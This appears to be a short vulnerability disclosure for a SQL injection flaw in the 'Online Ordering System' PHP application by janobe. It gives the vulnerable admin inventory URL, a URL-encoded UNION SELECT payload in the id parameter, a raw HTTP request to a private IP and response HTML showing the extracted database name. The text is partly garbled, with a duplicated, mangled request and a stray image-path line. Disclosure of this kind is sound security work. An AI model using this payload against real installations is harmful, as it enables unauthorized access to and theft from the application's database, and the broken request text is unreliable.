

Online Ordering System By janobe has SQL injection vulnerability

Author: Wang Chen Jun

vendor: https://www.sourcecodester.com/php/12978/online-ordering-system-phpmysqli.html

Vulnerability file: /ordering/admin/inventory/index.php?view=edit&id=

Vulnerability location: /ordering/admin/inventory/index.php?view=edit&id= //id is Injection point

[+]Payload: /ordering/admin/inventory/index.php? view=edit&id=-2%27%20union%20select%201,database(),3,4,5,6,7,8,9,10--+ //id is Injection point

Current database name: multistoredb

```
GET /ordering/admin/inventory/index.php?view=edit&id=-2%27%20union%20select%201,data Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8


Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

Accept-Encoding: gzip, deflate

DNT: 1

Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99

Connection: close



/ordering/admin/inventory/index.php? view=edit&id=-2%27%20union%20select% 201, database(), 3, 4, 5, 6, 7, 8, 9, 10--+ HTTP/1.1 Host: 192.168.1.19 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0 Accept: text/html,application/xhtml+xml,appl ication/xml;q=0.9,*/*;q=0.8Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3Accept-Encoding: gzip, deflate DNT: 1 Cookie: PHPSESSID=Om2td1md252hlnr3nsbmc5ss99 Connection: close

<input name="deptid" type="hidden" value=""> <input class="form-control</pre> input-sm" id="ProductName" name="ProductName" placeholder= "Product Name" type="text" onkeyup="javascript:capitalize(this .id, this.value); autocomplete="off" value="multistoredb"> </div> </div> </div> <div class="form-group"> <div class="col-md-8"> <label class="col-md-4 control-label" for=

